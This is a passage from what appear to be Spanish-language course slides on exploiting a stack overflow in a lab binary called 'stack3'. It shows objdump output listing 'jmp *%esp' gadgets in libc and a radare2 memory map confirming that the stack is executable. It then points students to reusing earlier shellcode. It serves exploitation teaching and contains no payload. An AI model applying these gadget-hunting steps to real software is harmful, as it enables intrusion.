Searching 2 bytes in [0xf7fc5000-0xf7fc7000]
hits: 1
Searching 2 bytes in [0xf7fc7000-0xf7fc8000]
hits: 0
Searching 2 bytes in [0xf7fc8000-0xf7fcb000]
hits: 0
Searching 2 bytes in [0xf7fd2000-0xf7fd3000]
hits: 0
Searching 2 bytes in [0xf7fd3000-0xf7fd7000]
hits: 0
Searching 2 bytes in [0xf7fd7000-0xf7fd9000]
hits: 0
Searching 2 bytes in [0xf7fd9000-0xf7ffc000]
hits: 1
Searching 2 bytes in [0xf7ffc000-0xf7ffd000]
```

MISum

Saltando a la cima de la pila

- Con objdump

```
root@890889b05960:/data# objdump -D /lib32/libc.so.6 | grep jmp | grep %esp
  1544fb:       ff 64 1c f2             jmp    *-0xe(%esp,%ebx,1)
  156307:       ff e4                   jmp    *%esp
  156487:       ff e4                   jmp    *%esp
  160bc3:       ff e4                   jmp    *%esp
  160bd7:       ff e4                   jmp    *%esp
  160e4b:       ff 24 24                jmp    *(%esp)
  160e4f:       ff 64 24 fc             jmp    *-0x4(%esp)
  160e53:       ff a4 24 fc ff e4 24    jmp    *0x24e4fffc(%esp)
  1610b3:       ff e4                   jmp    *%esp
  161337:       ff e4                   jmp    *%esp
  1614bf:       ff e4                   jmp    *%esp
  161687:       ff e4                   jmp    *%esp
  1617cb:       ff e4                   jmp    *%esp
  1619bf:       ff e4                   jmp    *%esp
  161a43:       ff 24 94                jmp    *(%esp,%edx,4)
  161b87:       ff e4                   jmp    *%esp
  161d2f:       ff e4                   jmp    *%esp
  161e3b:       ff 2c b4                ljmp   *(%esp,%esi,4)
  16219b:       ff e4                   jmp    *%esp
  16220b:       ff e4                   jmp    *%esp
  162aff:       ff 64 8c 00             jmp    *0x0(%esp,%ecx,4)
  162c9f:       ff e4                   jmp    *%esp
  162e8f:       ff e4                   jmp    *%esp
  16309f:       ff 6c b4 00             ljmp   *0x0(%esp,%esi,4)
  1632df:       ff e4                   jmp    *%esp
  16349f:       ff e4                   jmp    *%esp
  1634df:       ff e4                   jmp    *%esp
```

MISum

Saltando a la cima de la pila

- Comprobar que esa dirección dispone de **permisos de ejecución**

```
[0xf7fd9a20]> dm
0x08048000 - 0x08049000 - usr     4K s r-x /data/stack3 /data/stack3 ; map._data_stack3.r_x
0x08049000 - 0x0804b000 - usr     8K s rw- /data/stack3 /data/stack3 ; map._data_stack3.rw_
0xf7fd3000 - 0xf7fd7000 - usr    16K s r-- [vvar] [vvar] ; map._vvar_.r__
0xf7fd7000 - 0xf7fd9000 - usr     8K s r-x [vdso] [vdso] ; map._vdso_.r_x
0xf7fd9000 - 0xf7ffc000 * usr   140K s r-x /lib32/ld-2.23.so /lib32/ld-2.23.so ; map._lib32_ld_2.23.so.r_x
0xf7ffc000 - 0xf7ffe000 - usr     8K s rw- /lib32/ld-2.23.so /lib32/ld-2.23.so ; map._lib32_ld_2.23.so.rw_
0xfffdd000 - 0xffffe000 - usr   132K s rwx [stack] [stack] ; map._stack_.rwx
```

- Vamos a usar el mismo shellcode que en prácticas anteriores (shellcode.txt)
- Piensa sobre cómo debe configurarse la pila para que funcione el exploit

MISum